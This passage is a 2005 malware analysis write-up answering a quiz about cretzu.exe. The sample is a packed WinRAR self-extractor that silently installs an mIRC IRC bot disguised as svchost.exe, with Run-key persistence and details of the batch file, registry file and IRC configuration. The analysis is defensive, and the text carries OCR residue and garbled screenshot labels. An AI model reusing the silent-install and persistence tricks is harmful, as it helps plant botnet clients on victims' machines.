Pedro's Malware Quiz Part 5

Michael Ligh
michael.ligh@mnin.org
2005.12.16

A user called the help desk complaining that his computer was too slow, after following the basic IR procedures, the Incident Response Team was called...to check his computer and found the cretzu compacted file...

Table of Contents

Section: Static Analysis On Linux

We'll start off with some static analysis on a Linux platform. Until there is a good understanding of what this unknown code is capable of – it's best to keep it as far away from it's native environment as possible. It will be transferred over to it's intended platform for some dynamic analysis once an appropriate comfort level is reached (I'm not always this paranoid, but it's a good habit).

First I'll grab the specimen, extract it with the given password, and then verify I got what I expected to get:

```
# wget http://handlers.sans.org/pbueno/cretzu.exe.zip > /dev/null 2>&1
# unzip cretzu.exe.zip
Archive:  cretzu.exe.zip
[cretzu.exe.zip] cretzu.exe-orig-ecd45b584f7a1e50bb044646f4abb0be password: [infected]
  inflating: cretzu.exe-orig-ecd45b584f7a1e50bb044646f4abb0be
# mv cretzu.exe-* cretzu.exe
# md5sum cretzu.exe
ecd45b584f7a1e50bb044646f4abb0be  cretzu.exe
```

Next, I'll compare two simple methods to verify that cretzu.exe is really an executable:

```
# hexdump -n 2 -C cretzu.exe
00000000  4d 5a                                             |MZ|
00000002
# file cretzu.exe
cretzu.exe: MS-DOS executable (EXE), OS/2 or MS Windows
```

The first method prints the first two bytes of the file. If these equal 0x4d5a, or “MZ” ASCII, then this is very likely an MS-DOS executable (not necessarily a PE). As corroborating evidence, the “file” command was used. It seems to coincide with the hexdump output, however still there is no evidence that this is a valid executable. For example, “file” can easily be tricked into thinking data is something that it is not:

```
# echo MZ | file -
/dev/stdin: MS-DOS executable (EXE)
```

The validity of this executable (ie proper MS-DOS and PE header format) will be established later. For later reference, the file is 849319 bytes in length:

```
# stat cretzu.exe | grep Size
  Size: 849319          Blocks: 1665       IO Block: 4096   regular file
```

Also for later reference, the file is sparkling clean according to the few available anti-virus applications in conjunction with VirusTotal's plethora of scanning utilities.

```
# clamscan cretzu.exe | grep Infected
Infected files: 0
# f-prot cretzu.exe | grep suspicious
No viruses or suspicious files/boot sectors were found.
```

1. Is this file packed? If so, which packer?

Next, the output of strings indicates that cretzu.exe has been packed with UPX version 1.24.

```
# strings --all cretzu.exe | head -n 6
This program must be run under Win32
UPX0
```

```
UPX1
.rsrc
1.24
UPX!
```

Note that “strings” without the argument will not print this useful data. Using the “strings” command alone skips the DOS MZ header, the PE header, and the area where UPX section names are stored. With this information, and since UPX is natively reversible, cretzu.exe can be unpacked easily:

```
# upx -d cretzu.exe
                       Ultimate Packer for eXecutables
   Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004
UPX 1.25         Markus F.X.J. Oberhumer & Laszlo Molnar        Jun 29th 2004

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    894375 <-    849319   94.96%    win32/pe     cretzu.exe

Unpacked 1 file.
```

It's certainly possible that intentionally misleading strings are placed into files, so the “strings” output only helps build an assumption. The fact that the upx tool successfully unpacked it, however, lends some reliability to the statement. Cretzu.exe has now been expanded to 894375 bytes in size. It will soon be revealed that the unpacked cretzu.exe is still compressed/packed with WinRAR.

2. Without running the file, is it possible to identify what this malware can and will do?

By unpacking the original file, a lot of progress has been made toward being able to manually judge it's capabilities. However, the “strings” output is now over 10,000 lines (using GNU strings with default 4 character minimum) and most is still undecipherable. This is a good indicator that the original file had more than one layer of packing/compression. Here are a few that can be read at this stage:

```
01 Software\Microsoft\Windows\CurrentVersion
02 Software\WinRAR SFX
03 <description>WinRAR archiver.</description>
04 .rar
05 KERNEL32.DLL
06 SHELL32.DLL
07 USER32.DLL
08 CLSIDFromString
09 RegQueryValueExA
10 RegSetValueExA
11 GetCurrentDirectoryA
12 GetFileAttributesW
13 GetWindow
14 SetWindowPos
15 radmin.txt
16 remote.ini
```

Although this is a terribly small amount to obtain from 10,000 lines, it's hardly disappointing. On line 01 we learn that this malware probably inserts a new value into the CurrentVersion location of the registry so that (at least one of) it's components starts automatically each time Windows boots. Lines 02, 03, and 04 explain why more of the “strings” output isn't human readable – it's probably compressed with WinRAR. Lines 05, 06, and 07 show three of the dynamic link libraries that it imports. Note this doesn't necessarily mean it uses any code in these DLL's – they can be imported to be misleading. In fact, without a more complex PE analyzing tool, it can't be taken for granted that these lines were extracted from the import tables.

Lines 08, 09, and 10 show that the code likely interacts with the registry and that it expects to have the ability to write and make changes. Via lines 11 and 12, it's evident that the code is capable of navigating the file system and querying for specific information. The data on lines 13 and 14 show that the malware either employs some lightweight GUI functionality or it plans to take control of other application's windows on the infected machine. Finally, lines 15 and 16 indicate that the Radmin package may be within the RAR bundle, meaning a fairly high level of remote access could be obtained. Later we will learn that this software does not directly install or configure Radmin.

So, now that we know what additional obfuscation has been applied to this specimen, that too can be reversed. Judging by the following output, it will extract and add at least 17 new items to the file system:

```
# unrar lb cretzu.exe
aliases.ini
control.ini
mirc.ico
mirc.ini
moo.dll
nicks.txt
perform.ini
popups.ini
radmin.txt
remote.ini
run.exe
script.ini
servers.ini
sup.bat
sup.reg
svchost.exe
users.ini
```

Then, of course it can be extracted. Note the file is not being “run” - at least not by my interpretation of that action. I would still consider this static analysis, so it should qualify as an answer for question #2. The default unrar output has been suppressed as well as each individual line, since a listing of file names is already shown above. Here is what the console shows:

```
# unrar e cretzu.exe
; [ > owned by mad ! < ]
Path=%systemroot%\system32\drivers\
SavePath
Setup=%systemroot%\system32\drivers\sup.bat
Silent=1
Overwrite=1
```

Jack McCarthy's article on self-extracting RAR archive creation, in relation to the Malware Quiz 2, explains these values well. First, apparently we are owned by mad!! Oh nevermind, that is just the title. The Path variable shows the location on disk where the extracted files will be placed. The Setup variable points to a script which will be run after extraction. The .bat script, which would normally flash a command prompt on screen is suppressed with the Silent flag. All files with the same name in the same directory are overwritten without question by setting the Overwrite variable to 1.

Using either strings or cat (if the file is plain text), the following table of filename to function relationships was constructed:

Filename	Sample	Function
aliases.ini	n2=/j /join #$$1 $2-	Aliases for IRC commands
control.ini	n0=*!*@*,notice,ctcp,dcc	Special control directives
mirc.ico	Icon	64x64 icon (blank)
mirc.ini	ServiceName=svchost, n2=#Cretzu,,,,1	mIRC configuration
moo.dll	%.2fMB In, %.2fMB Out)	DLL for gathering system info
nicks.txt	Rplaya, sorpio_k, b-mafya	16354 nicknames for IRC
perform.ini	n0=All Networks,//mode $me +x	Hide part of IP or hostname
popups.ini	n16=.Query:/query $$?="Enter a nickname:"	popup menu configuration
radmin.txt	0,2 -= (START) =-	template for IPs w/ 4899 open
remote.ini	n6=%drop.chan #Cretzu	Variables for use in script.ini
run.exe	c:\windows\services\antivirus\mirc32.exe	Adds dysfunctional registry key
script.ini	n16=on{/run $mircexe|/run sup.bat | halt}	Custom mIRC scripting code
servers.ini	n17=:Sterling.VA.US.Undernet.Org:6667	List of IRC servers
sub.bat	@regedit /s sup.reg	Script to run sup.reg
sup.reg	C:\\WINNT\\system32\\drivers\\svchost.exe"	Sets code to run at boot
svchost.exe	VERSION mIRC %s Khaled Mardam-Bey	mIRC client v. 6.0.3.0
users.ini	n0=100:*!*@Cr3tu.users.undernet.org	Privilege levels


Table: Extracted Files Descriptions

So, now we know that the world's collection of anti-virus solutions aren't dysfunctional – there is no malicious code in here per se. It is only the mIRC (shareware IRC) client for Windows, some related configuration files, and a few scripts to integrate mIRC into the target system.


With an understanding of the consequences if cretzu.exe is accidentally executed, I'll now take it over to a Windows machine to analyze it with some other tools before attempting to answer the next question.


Section: Static Analysis On Windows

This section exists to help support some of the theories derived on the Linux platform (and to show how it can be done if Linux isn't available). Using a program named Stud_PE, I validated that the file was packed with UPX. Stud_PE uses a database of known packing signatures and can detect which tools/versions were used on the file.




Using the same tool, the validity of the PE executable was able to be established. Remember, just because it's first two bytes were “MZ” in ASCII, that doesn't mean it would actually be capable of running on a Windows or DOS machine. The first screen shot shows the fields that make up the DOS header and highlights where the offset to the PE/COFF header can be found. The second screen shot shows the PE/COFF header fields and highlights the signature of a PE file (magic bytes of 0x50450000, or 0x00004550 depending on byte order). This is “PE” in ASCII, followed by two NULL bytes. At 0x2F8 (last viewable line), the UPX0 string is shown.


Executable Headers
DOS Header
Magic number
Bytes on last page of file
Pages in file
Relocations
Size of header in paragraphs
Min extra paragraphs needed
Max extra paragraphs needed
Initial (relative) SS value
Initial SP value
Checksum
Initial IP value
Initial (relative) CS value
File address of relocation table
Overlay number
Reserved words
OEM identifier
OEM information
Reserved words
File address of new exe header
COFF Header
Optional Header
Data_Directories
Offset to PE Header
Stud_PE HexViewer 1.00 Editing Headers : DOS Header
Offset : 0x00000112
Size : 0x00000001
Offset In file
In File : 0x00000000
Block Size : 0x300
Save to File
OK


Executable Headers
Initial (relative) SS value
Initial SP value
Checksum
Initial IP value
Initial (relative) CS value
File address of relocation table
Overlay number
Reserved words
OEM identifier
OEM information
Reserved words
COFF Header
Signature
Machine
NumberOfSections
TimeDateStamp
PointerToSymbolTable
NumberOfSymbols
SizeOfOptionalHeader
Characteristics
Optional Header
Data_Directories
The COFF (Common Object File Format) Signature at offset 0x200 shows that this is a PE (Portable Executable) file.
Offset : 0x00000000
Size : 0x00000001
Offset In file
In File : 0x00000000
Block Size : 0x300
Save to File
OK

Next, after unpacking the file with the standard UPX tool, it was loaded into BinText for a quick look inside. On the Filter tab I changed the minimum text length from 5 to 15, in order to eliminate the noise produced by the file still being compressed with WinRAR. This left a few useful strings as you can see below.



The TranslateMessage and WaitForInputIdle strings are functions that the program calls within one or more of the DLL libraries it imports. Control.ini and perform.ini are two of the files that are introduced to the file system when the package extracts itself. A few other keywords also indicate that IRC is probably a supported protocol (“mode”, “$me”, “dcc”, etc).

To summarize, when the file is run, I would expect the following actions to occur:

- The SFX RAR archive extracts 17 files into %systemroot%\system32\drivers
- The sup.bat script is executed, which runs sup.reg with regedit.exe
- The newly extracted version of svchost.exe is added to the CurrentVersion\Run registry key
- Terminate the SFX process and lay dormant until the next reboot
- Upon rebooting, connect to an IRC server, join a channel and await commands

Section: Dynamic Analysis on Windows

This section will focus on dynamic analysis of the malware. In order to detect and monitor how this executable behaves, a whole new tool set will be required. Just in case the mIRC binary itself has been trojanized to carry out other malicious actions, I'll run it in Vmware. For the initial install at least, I'll also

simply disable the network card so that there's no chance it can interact with other machines on the LAN. Many of the following techniques were taught in Lenny Zeltser's Revese Engineering Malware course (SANS SEC 601).

As a guest Operating System, I'll use Windows XP with SP2. Here, there are several tools staged and ready to record the artifacts left by this piece of malware's activity. Filemon will monitor all access to the file system. Likewise, Regmon will monitor all access to the Registry. TDImon will record any usage of the system's TCP/IP sockets, and RegShot will perform a basic before-and-after comparison of the file system and Registry. SysInternal's Process Explorer will be used to terminate the process after a short while – unless it terminates itself.

You might notice more than one Registry monitoring tool is being used here: Regmon and RegShot. There are a few reasons why Regmon, which monitors all behavior consistently, is better for this purpose than Regshot, which only compares the before and after results. First, if a key or value is modified for a temporary time period (such as while a script runs) and then changed back before the second snapshot is taken – RegShot's output will not detect this. Also, RegShot only shows a summary of the changes - not which process invoked the call, that process' ID number, or the time order relationship.

With all these programs started, I'll give cretzu.exe a double click...

3. Now, using any methods available to you, which changes, if any, will this malware do in the system, among new files and registry entries...?

The malware created all 17 files described above at the location on disk determined with the static analysis. In addition, prefetch files for the two executables spawned during the process (cretzu.exe and regedit.exe) were created by the Operating System's *real* svchost.exe file:

```
# grep CREATE Filemon.txt | grep SUCCESS | awk '{print $4,$5,$6,$7}'
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\aliases.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\control.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\mirc.ico SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\mirc.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\moo.dll SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\nicks.txt SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\perform.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\popups.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\radmin.txt SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\remote.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\run.exe SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\script.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\servers.ini SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\sup.bat SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\sup.reg SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\svchost.exe SUCCESS
cretzu.exe:428 CREATE C:\WINDOWS\system32\drivers\users.ini SUCCESS
svchost.exe:992 CREATE C:\WINDOWS\Prefetch\CRETZU.EXE-388DC34D.pf SUCCESS
svchost.exe:992 CREATE C:\WINDOWS\Prefetch\REGEDIT.EXE-1B606482.pf SUCCESS
svchost.exe:992 CREATE C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf SUCCESS
```

Filemon.txt is an exported plain text copy of the Filemon log. By doing text searches through the output's list of request methods (ie DELETE), no resources were deleted and no WRITE methods were called on objects other than those shown above; which indicates that no existing files were modified (however the metadata for a few resources was modified with the SET INFORMATION method). RegShot's output corresponds with these findings.

Moving on to the registry modifications, the following three entries are taken from the Regmon output. As a quick method of locating changes, I grepped the Regmon for CreateKey or SetValue. Knowing that the malware involved RAR compression, these entries stood out:

```
cretzu.exe:428  CreateKey HKCU\Software\WinRAR SFX  SUCCESS Access: 0x20006
cretzu.exe:428  SetValue HKCU\Software\WinRAR SFX\C%%WINDOWS%system32%drivers% SUCCESS
cretzu.exe:428  CloseKey HKCU\Software\WinRAR SFX SUCCESS
```

This shows only a small amount of useful information, but worth mentioning. When a WinRAR SFX is run, the “Path to extract files” is added to this registry location. This value is hard coded into the archive when it is created. If you knew an SFX was run on your system, but didn't know where to look for the extracted files, this section of the registry could reveal that information.

Another interesting observation is the apparent configuration of Internet zone mappings and proxy settings. Note I've rewritten the output a bit to make it fit on the page. This interaction did not show up in the RegShot results as either added or modified values, however obviously cretzu.exe has issued the SetValue method for several entries. This would probably indicate that the initial values for these keys were the exact same as what cretzu.exe tried (successfully) to change them to. Sure enough, before the SetValue actions, cretzu.exe never queried for the existing values.

```
ZoneMap=HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
cretzu.exe:428  SetValue        $ZoneMap\ProxyBypass    SUCCESS 0x1
cretzu.exe:428  SetValue        $ZoneMap\IntranetName   SUCCESS 0x1
cretzu.exe:428  SetValue        $ZoneMap\UNCAsIntranet  SUCCESS 0x1
```

Executing cretzu.exe also produced the addition of “sup” to the following location in the registry:

```
HKCU\Software\Microsoft\Windows\ShellNoRoam\MUICache\C:\WINDOWS\system32\drivers\sup.bat
```

As opposed to the last case, cretzu.exe actually tried to OpenKey and QueryKey (both returned a NOT FOUND status) before making the addition. The MUICache area seems to be related to the MRUs (most recently used) applications, though I'm not positive of the relationship. By inspecting the other entries in the MUICache, it does indeed seem to store an ordered list of the last 56 applications that were run on my system. This could be used in other types of investigations to prove or disprove certain statements. There is an online MRU Blaster, which supposedly helps clear this cache for privacy reasons.

The registry modifications will be continued in the answer to question 5, below.

4. Now, what is the purpose of this malware?

Combining what was learned from the static and (beginning of) the dynamic analysis sections, the main purpose of the malware seems to be: install an IRC client/bot onto the target system. Since the svchost.exe process is not launched immediately, at this point in the investigation, further details are not available; such as which IRC servers it communicates with (although we can probably make a reasonable assumption based on the servers.ini file). The most likely scenario, based on historical data, is that the infected machine will become active in a DDoS network or zombie net.

5. When will this malware be triggered/start?

